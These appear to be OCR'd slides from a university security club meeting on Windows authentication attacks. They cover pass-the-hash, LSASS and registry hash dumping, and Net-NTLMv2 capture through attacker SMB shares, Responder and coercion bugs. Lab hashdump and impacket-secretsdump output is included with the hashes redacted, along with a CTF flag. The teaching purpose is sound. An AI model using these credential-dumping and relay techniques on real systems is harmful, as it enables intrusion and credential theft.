- Local user hashes can be recovered from registry if you have SYSTEM
- AD user hashes are in LSASS. This is generally not possible to access if Credential Guard is enabled
  - Different threat model - an AD user could have access to other boxes!


NTLM Authentication

- NTLM authentication functions as a zero knowledge proof where the secret is the password hash
- The auth mechanism is challenge / response
- Key point is that **the hash is the authentication material, not the password**
- Why is this a problem?



Pass-the-Hash Example Scenario

Suppose we have a domain admin with a strong password
logged into a compromised box. Can we access another box?



Compromised Box

root@linux# cat /etc/shadow

Failed to crack!
Can't log in to other boxes

Target Box

No way to SSH in!

Compromised Box

SYSTEM@windows >
access hashes in LSASS


No cracking needed!
Log in **with the hash**

Target Box

Compromised!

Credential Guard

Suppose we have a domain admin with a strong password logged into a compromised box. Can we access another box?



Compromised Box

root@linux# cat /etc/shadow

Failed to crack!
Can't log in to other boxes

Target Box

No way to SSH in!

Compromised Box

SYSTEM@windows >
access hashes in LSASS

No cracking needed!
Log in **with the hash**

Target Box

Compromised!

Compromised Box

SYSTEM@windows >
access hashes in LSASS


Credential Guard stops
LSASS read! No hashes!

Target Box

No way to get in!

Practical Uses


- **Mimikatz**
  - Does a variety of things to access confidential information
  - The most signatured piece of malware in existence
  - Can steal everything stored in LSASS & registry
  - Actual EXE dropped on-target
  - Built in to meterpreter as an extension (kiwi)



```
meterpreter > hashdump
Administrator:500:[redacted]:::
Guest:501:[redacted]:::
krbtgt:502:[redacted]:::
THMSetup:1008:[redacted]:::
t1_r.lee:1121:[redacted]:::
t2_g.young:1122:[redacted]:::
t2_a.sullivan:1123:[redacted]:::
t1_l.richardson:1124:[redacted]:::
t1_d.davis:1125:[redacted]:::
t0_d.davis:1126:[redacted]:::
t2_r.brown:1127:[redacted]:::
t1_r.brown:1128:[redacted]:::
t2_l.hunt:1129:[redacted]:::
h.robinson:1130:[redacted]:::
h.cook:1131:[redacted]:::
n.knight:1132:[redacted]:::
```

Practical Uses

- **Impacket-Secretsdump**
  - Steals as much as possible while executing no agent (network only)
  - Does not access LSASS but accesses everything in registry



```
ronan@kali:~/TryHackMe/capstone/10.200.118.21$ proxychains impacket-secretsdump corp.thereserve.loc/t1_oliver.williams@10.200.103.32
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.103.32:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: [redacted]
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[redacted]:::
Guest:501:[redacted]:::
DefaultAccount:503:[redacted]:::
WDAGUtilityAccount:504:[redacted]:::
THMSetup:1008:[redacted]:::
HelpDesk:1009:[redacted]:::
sshd:1010:[redacted]:::
[*] Dumping cached domain logon information (domain/username:hash)
CORP.THERESERVE.LOC/Administrator:$DCC2$10240#[redacted]
CORP.THERESERVE.LOC/svcBackups:$DCC2$10240#svcBackups#[redacted]
CORP.THERESERVE.LOC/t1_oliver.williams:$DCC2$10240#t1_oliver.williams#[redacted]
CORP.THERESERVE.LOC/t1_oliver.williams:$DCC2$10240#t1_oliver.williams#[redacted]
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
```

Windows Authentication

- For designated remote logins, there's Net-NTLMv2
- Windows will automatically try to login when accessing remote SMB shares
  - Specified through UNC paths like **\\attacker\share**
- If we make a request to \\attacker\share, we will try to log in, and the attacker will get your Net-NTLMv2 hash
  - This is **not** an NTLM hash (must be cracked, can't be passed)
- If we crack it, there are a number of ways of getting code execution on target, given some prerequisites
  - Local Admin compromised & target is either domain joined or running Windows Server

Windows Authentication Review

- So, at a high level, let's review some abuse primitives
- Getting SYSTEM lets you get the NTLM hash of every user
  - Because we can log in with hashes, if the same user exists on multiple boxes, we can potentially chain compromises (if credguard is disabled)
- If we can trick a user into accessing our SMB share (like a .lnk shortcut), then we can steal their Net-NTLMv2 hash
  - We can then crack it and log back in using one of many lateral movement methods, but only in some circumstances
  - If you chain this with an SSRF against a server, you have an immediate win to SYSTEM
    - SSRF -> NetNTLMv2 of service account -> SMBEXEC -> SeImpersonatePrivilege -> SweetPotato -> SYSTEM

Windows Authentication Review

- We can also try to MITM Net-NTLMv2 instead of phishing
  - You can use a tool called Responder, which will leverage (among many other techniques) Link Local Multicast Name Resolution to say that your attacker share corresponds to certain hostnames
  - They then visit it and you get their Net-NTLMv2 hash
- **Using responder in poisoning mode on a public network is super illegal**
- Even in pentesting contexts, it is more common to put it in analyze mode (no poisoning)
- It is possible to authenticate to another target using Net-NTLMv2 if you execute a man-in-the-middle attack (hash relay)

Authentication Coercion

- We do not need to MITM or phish if the target is vulnerable to authentication coercion
- Many have been patched, some are still viable under default settings
- There are a number of authentication coercion "**features**" like the infamous Printer Bug, which, under certain circumstances, **will force the target machine to authenticate to an attacker-controlled host**
  - For the Printer Bug, the Print Spooler must be running on the target
- So, there are some circumstances where we can disclose a Net-NTLMv2 hash **at will** (google PetitPotam, Printer Bug)
- This can be used for total domain compromise (in AD 3 meeting)

Next Meetings

2025-10-09 • This Thursday

- Native Windows Forensics
- Learn how to detect traces of attacks on Windows machines

2025-10-14 • Next Tuesday

- Active Directory I
- Learn the basics of attacking Active Directory, including Kerberoasting and AS-REP Roasting

ctf.sigpwny.com

sigpwny{New Technology, New Attacks}

Meeting content can be found at sigpwny.com/meetings.

SIGPwny